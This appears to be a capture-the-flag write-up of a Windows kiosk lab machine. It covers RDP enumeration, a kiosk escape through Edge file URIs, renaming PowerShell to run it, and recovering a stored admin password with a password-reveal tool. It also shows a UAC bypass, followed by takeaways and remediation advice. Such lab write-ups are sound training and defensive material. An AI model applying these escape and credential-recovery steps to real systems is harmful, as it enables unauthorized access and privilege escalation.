
It shows us a KioskUser0 exists. I was able to login with that user with no password.

It brought me to this screen which doesn’t let us do much. When I typically see these types of Kiosks in the real world, like hotels, I always try to escape them for fun and it appears in this case it’s just the Windows start button.

Did some poking around but nothing was outright interesting. Eventually using the search function and opening Microsoft Edge I realized we can navigate the file explorer.

We can get user.txt this way at C:/Users/kiosksUser0/Desktop/user.txt. In Users I noticed there is a user ‘admin’. I also found an interesting directory _admin at C:/_admin and in C:/_admin/profiles.xml there is a password for something called Remote Desktop Plus.

Tried to check the hash with hashid but it’s unknown. I was able to find Remote Desktop Plus existing in Program Files (x86).

I clicked it, it doesn’t run but it tried downloading it. That also brought me to the file explorer. I can’t do anything further though. We can’t run it still being locked down to run commands. Navigating to C:/Windows/System32/WindowsPowerShell/v1.0 I was able to download powershell.

I was not actually able to run it though. As we can run msedge.exe though I tried changing the name and it worked. The korean was throwing me off but to rename a file with a shortcut key you can hit F2.

I couldn’t run the rdp.exe from the downloads but it did let me run it from its original location.

There’s nothing existing already in here and I don’t think we can crack that hash not knowing what type of hash it is. It lets us important profiles using the ‘Manage profiles’ though. I was unable to import from it’s original location so I move the file to Downloads where we currently have access.
copy -r C:\_admin\ C:\Users\kioskUser0\Downloads\
Imported the file.

I got stuck of what I could do for this so I peeked at the writeup. Apparently there is a tool called BulletsPassView that could let us unstar the password. Downloaded that, served it up on a http server and downloaded it to the machine in a new Temp directory. I tried using Invoke-WebRequest, but that does not work you apparently need to use wget. Running it while you have the Edit Profile option open it shows us the password.

admin:Twisting3021
I was able to get a cmd shell with those credentials.
runas /user:admin cmd
UAC blocked us from actually getting the flag as it’s in Administrator and not admin though. I relaunched powershell from this shell so I am admin. Ran this powershell command.
Start-Process cmd -Verb RunAs
And we can bypass the UAC and get root.txt.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified port 3389 (RDP). Ran Nmap RDP scripts for additional enumeration and used rdp-sec-check to assess the RDP security configuration. Found that NLA was supported but not mandated, allowing connection without pre-authentication. Connected with xfreerdp without NLA and observed KioskUser0 as a recent login on the Windows login screen.
rustscan -a 10.129.234.51 –ulimit 5000 -b 2000 — -A -Pn nmap -sV -sC 10.129.234.51 -p3389 –script rdp* xfreerdp /v:10.129.234.51 /cert:ignore /dynamic-resolution /sec:nla:off
2 – Kiosk bypass via Edge file URI and user flag Logged in as KioskUser0 with no password and landed in a restricted kiosk environment. Used the Windows search function to open Microsoft Edge and navigated to file:// URIs to browse the filesystem. Retrieved user.txt from the KioskUser0 desktop. Discovered a C:/_admin directory containing a profiles.xml file with an encrypted Remote Desktop Plus password and noted an admin user account.
3 – PowerShell access via renamed Edge binary Found Remote Desktop Plus in Program Files but could not execute it from the kiosk. Navigated to the PowerShell directory via Edge’s file browser and downloaded powershell.exe but could not run it directly. Renamed the downloaded copy to msedge.exe which the kiosk permitted to run, gaining PowerShell access.
4 – Credential extraction via BulletsPassView Copied the _admin profiles directory to the Downloads folder. Launched Remote Desktop Plus from its original location and imported the profiles.xml file via Manage Profiles. Served BulletsPassView from an HTTP server on the attack machine, downloaded it to a Temp directory on the target using wget, and ran it while the Edit Profile dialog was open to reveal the starred password.
Credentials recovered: admin:Twisting3021
5 – UAC bypass and root flag Used runas to launch cmd as admin. UAC blocked access to the Administrator directory. Relaunched PowerShell from the admin cmd session and used Start-Process with RunAs verb to spawn an elevated process, bypassing UAC and accessing root.txt.
runas /user:admin cmd Start-Process cmd -Verb RunAs
Key Takeaways
- RDP accessible without NLA allowing unauthenticated login screen enumeration – NLA was not enforced, allowing the Windows login screen to be reached without pre-authentication and revealing KioskUser0 as a valid account. NLA must be mandated on all RDP-accessible systems to require authentication before the login screen is displayed.
- Kiosk account with no password – KioskUser0 required no password for RDP login. Every account including kiosk and guest accounts must have a strong password even when they are intended for restricted access. No-password accounts on RDP-exposed systems are a critical finding.
- Edge file URI enabling filesystem browsing from a restricted kiosk – The kiosk restriction did not block Microsoft Edge from using file:// URIs, allowing full filesystem enumeration. Kiosk environments must explicitly block file URI access in browsers and must be configured using dedicated kiosk mode policies that restrict navigation to approved URLs only.
- Encrypted credentials stored in a filesystem-accessible profile – The Remote Desktop Plus profiles.xml file containing an encrypted admin password was stored in C:/_admin and was readable after gaining kiosk access. Credential files must never be stored in locations accessible to restricted or guest accounts and must be protected by filesystem ACLs.
- UAC bypassable from an admin account without elevation prompt suppression – The admin account could spawn an elevated process via Start-Process RunAs without a password prompt, allowing full UAC bypass. UAC must be configured at its highest setting requiring credential confirmation for all elevation requests and admin accounts must be separated from standard users using dedicated privileged accounts.
Remediation
[Immediate] Enforce NLA on all RDP-accessible systems Enable Network Level Authentication for RDP on all Windows hosts via Group Policy. NLA prevents the login screen from being displayed before authentication, eliminating login screen user enumeration and unauthenticated session initiation. Block port 3389 at the network perimeter and restrict RDP access to authorized management IP addresses only.
[Immediate] Set a strong password on the KioskUser0 account Assign a strong randomly generated password to KioskUser0 immediately. If the kiosk requires passwordless login for operational reasons, implement auto-logon via a secured registry entry restricted to the local machine and ensure the account has no network logon rights.
[Immediate] Block file URI access in kiosk browser sessions Configure Microsoft Edge kiosk mode policies to restrict navigation to approved URLs only and block file:// URI access. Deploy Windows Assigned Access or Kiosk Browser policies to prevent users from navigating outside the intended application scope. Test all kiosk configurations against common browser escape techniques before deployment.
[Immediate] Restrict access to credential files in C:/_admin Set restrictive ACLs on C:/_admin and all files within it so they are readable only by the admin account and local administrators. Audit all directories on the C: drive root for world or guest readable folders and correct permissions. Credential files must never be accessible to restricted or kiosk accounts.
[Short-term] Configure UAC at the highest enforcement level Set UAC to Always Notify and require credential input for all elevation requests including from admin accounts. This prevents Start-Process RunAs from bypassing the elevation prompt without supplying a password. Audit all admin accounts to ensure they are not configured to bypass UAC silently.
[Long-term] Implement a hardened kiosk deployment standard Define a hardening baseline for all kiosk deployments covering Assigned Access configuration, browser URI restrictions, filesystem ACLs, account password requirements, NLA enforcement, and UAC policy. Test all kiosk environments against known escape techniques including file URI browsing, binary renaming, and process spawning before production deployment. Include kiosk systems in the scope of regular penetration tests.
